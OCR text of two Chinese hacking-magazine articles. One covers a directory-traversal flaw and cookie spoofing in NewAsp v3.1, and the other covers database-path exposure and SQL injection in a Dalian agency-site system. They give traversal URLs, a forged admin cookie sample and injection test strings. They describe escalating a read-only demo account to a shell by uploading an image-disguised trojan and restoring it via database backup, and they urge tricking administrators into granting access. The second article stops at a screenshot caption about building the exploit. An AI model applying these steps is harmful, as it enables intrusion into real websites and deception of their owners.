图 冰域剑客

从本文你可以学到：
新云v3.1遍历目录漏洞分析

新云最新版本是Version 3.1.0.1231，自己最近做网站顺便下了一套，简单读读代码还是发现了一些问题，这里我们主要来看看它的遍历目录漏洞。

存在漏洞的是在admin/inc目录下的cls_AdminFile.asp文件，其他两个文件Admin_UploadFile.Asp和admin_selfile.asp都是因为调用了它才形成漏洞的。我们来简单看看它的代码：

```
If Trim(Request("UploadDir")) <> "" Then    '判断Uploaddir参数是否为空
UploadDir = Trim(Request("UploadDir")) & "/"    '不为空过滤掉空格，加上目录符号"/"
End If
If Trim(Request("ThisDir")) <> "" Then   '判断thisdir参数是否为空
ThisDir = Trim(Request("ThisDir")) & "/" '不为空过滤空格，加上目录符号"/"
End If
ThisDir = Replace(ThisDir, "\", "/")   '将参数中的"\"替换为"/"
If ChannelID = 0 Then       '频道id为0
fromPath = Replace("adfile/" & UploadDir, "\", "/")   'frompath为adfile加上参数uploadDir
Else
fromPath = Replace(UploadDir, "\", "/")   '否则frompath为UploadDir的值
End If
FilePath = Replace(ChannelDir & UploadDir, "\", "/")  'FilePath为频道路径加上UploadDir
fullPath = Server.MapPath(FilePath)    '得到FullPath完整路径
Select Case Trim(Action)     '对action参数进行选择
Case "clear"
Call ClearUploadFile     '如果为clear则利用ClearUploadFile过程清理文件
Case "delete"
Call DelUselessFile     '如果为delete则删除无用文件
Case "del"
Call DelFile     '为del就删除
Case "delalldirfile"
Call DelAllDirFile     '删除指定目录的文件
Case "delthisallfile"
Call DelThisAllFile     '删除所有文件
Case "delemptyfolder"
Call DelEmptyFolder     '删除空文件夹
Case Else
Call ShowUploadMain     '否则用ShowUploadMain过程列出文件和文件夹
End Select
If FoundErr = True Then
ReturnError (ErrMsg)     '如果出错，则显示错误信息
End If
Admin_footer
End Sub
```




图1

可以看到，上面无论是UploadDir还是ThisDir，都没有对参数进行任何过滤，仅仅是去掉了空格，这样就造成了我们可以遍历所有目录，如果权限允许，我们甚至可以遍历整个磁盘的文件和文件夹。

admin_selfile.asp直接调用了cls_AdminFile.asp文件，我们来访问admin_selfile.asp?UploadDir=..看看，如图1，顺利列出所有父目录的所有文件和文件夹。

如果我们要列上级目录，则可以继续添加admin_selfile.asp?UploadDir=../..，依次向上，找到有用的信息。

通过列目录，我们一般是找数据库的路径，还有就是看管理员有没有将备份页面、上传页面等改名。这里需要注意的是，必须是管理员登录之后才能列目录，因为文件是在admin目录里。

那么这个漏洞有什么实际意义呢？我不是已经是管理员了吗？事实上，新云的管理员是分了三个等级的，后两个等级的管理员都无法进行数据库备份等操作。所以当我们拿到一个普通权限，甚至只读管理员的账号时，就可以通过列目录漏洞来继续提升自己的权限，拿shell。

现在网上很多卖新云修改的程序都提供了只读的账号来展示后台，我们利用这个测试后台进去之后就可以进行各种操作了。

在实际入侵过程中可能遇到这样的问题，就是下载了数据库，但是管理员的密码是md5加密的，破解不出来。那我们又该怎么办呢？这时我们就可以利用新云的另一个重大漏洞：cookies欺骗漏洞。

看看这段cookies样本：

newasp_admin=AdminName=admin&AdminPass=7a57a5a743894a0e&AdminGrade=999&AdminStatus=高级管理员&RandomCode=AfVHy4k886YuD956& AdminID=1

我们只需要修改其中必须的AdminName、AdminPass、AdminGrade、AdminStatus、RandomCode和AdminID为数据库中的内容就可以了。

大家要注意RandomCode，这个是变化的，是我们的随机字符，如果我们刷新了登录页面，它的内容已经变了，就必须重新下载数据库了。

等利用超级管理员的身份进入后台，其他的操作就很简单了，我们直接上传一张由图片另存为的木马，然后在数据库备份的地方将木马还原。

在利用新云的漏洞拿站时，很多时候还需要利用社会工程学的。比如直接联系管理员，说你想买他的程序，但是告诉对方想到后台参观一下，看它能不能给我们加个只读的管理员，呵呵。社会工程学拿站也是很重要的哦！我在"黑手"论坛的ID是lijiejie，欢迎一起交流。

编辑点评：
没有过滤充分导致漏洞，在渗透过程中会有些帮助。

挑战大连中介网

图 冰的原点[L.S.T]

从本文你可以学到：
1、大连中介网漏洞分析
2、分析过程和思路

这几天好象自己变懒了，几乎没有学什么新东西，而且似乎浮躁了不少，就连自己都觉得不能这样下去了，于是在硬盘里翻出个这样的系统来。话说这个系统是我们学校旧网站所采用的，不过学校用这个程序的同时管理员好象还对程序做了手脚，要是

没做手脚，估计学校早就被我拿到SHELL啦。呵呵，不说闲话了，我们开始。

一、传说中的“暴库”

当你看到这个小标题的时候，是不是觉得很平常？确实，我当时看到conn.asp的代码时也觉得很平常：

```
<%
StrSQL="DBQ="+server.mappath("admin/data/data.mdb")+";DRIVER={Microsoft Access Driver (*.mdb)};"
'StrSQL="DSN=news;"
set conn=server.createobject("ADODB.CONNECTION")
conn.open StrSQL
%>
```

其实什么都没有，就是硬生生的连接到数据库文件的几条语句，这个当然会暴库啦（其实这是我们一厢情愿的想法）。我在netbox环境下访问下这个文件，出现如图1的提示。




图1　没有暴出路径

物理路径没有完完全全的暴出来，难道是netbox的环境缺陷引起的？有这个可能性！于是我把程序放到WIN2003+IIS的环境下，可这次出现的信息竟然是这样的，如图2所示。




图2　错误信息

这个更让人不解了，连news上层目录都没有暴出来。碰到这样的问题时，自己试着去解决问题是个不错的选择。以错误提示为关键字进行搜索，发现碰到这个问题的人不在少数，其中一个可能的原因就是IIS来宾用户对数据库文件无读取权限；另外一种情况就可能是odbc的驱动问题。按照网上的第一个办法我试了好多次，仍然不能成功，最后试了下第二个方法，把conn.asp的代码修改如下：

```
<%
ConnStr = "Provider = Microsoft.Jet.OLEDB.4.0;Data Source = " & Server.MapPath("admin/data/data.mdb")
Set Conn = Server.CreateObject ("Adodb.Connection")
Conn.Open ConnStr
%>
```

然后试了下，居然成功了，如图3所示。




图3　暴出路径

最后连代码完全修改了才会出现这样的效果，不知道写这个程序的人是怎么想的？

二、还是注入

这个程序的注入真的很泛滥，话不多说，我们直接看一下BigClass.asp的相关代码：

```
request_BigClassID=Request.QueryString("BigClassID")
request_BigClassName=Request.QueryString("BigClassName")

set rs=server.CreateObject("ADODB.RecordSet")
rs.Source="select * from BigClass order by BigClassID"
rs.Open rs.Source,conn,1,1

dim ArrayBigClassID(20),ArrayBigClassName(20)
BigClassCount=rs.RecordCount
for i=1 to BigClassCount
ArrayBigClassID(i)=rs("BigClassID")
ArrayBigClassName(i)=rs("BigClassName")
rs.MoveNext
next

set rs2=server.CreateObject("ADODB.RecordSet")
' 专题
rs2.Source="select Top " & top_sp & " * from Special order by SpecialID DESC "
rs2.Open rs2.Source,conn,1,1

set rs4=server.CreateObject("Adodb.RecordSet")
rs4.source="select * from SmallClass Where BigClassName='" & request_BigClassName &"' order by SmallClassID"
rs4.open rs4.source,conn,1,1
```

很明显吧，让我们还是从程序页面上来看吧。随便打开其中一个连接，加个单引号，如图4所示。




图4　加个单引号

bigclassname后面的值是一个字符，那我们就用相对应的来测试下吧。分别提交' and '1'='1和' and '1'='2，如图5、图6所示。




图5　' and '1'='1结果




图6　' and '1'='2结果




图7　构造利用语句

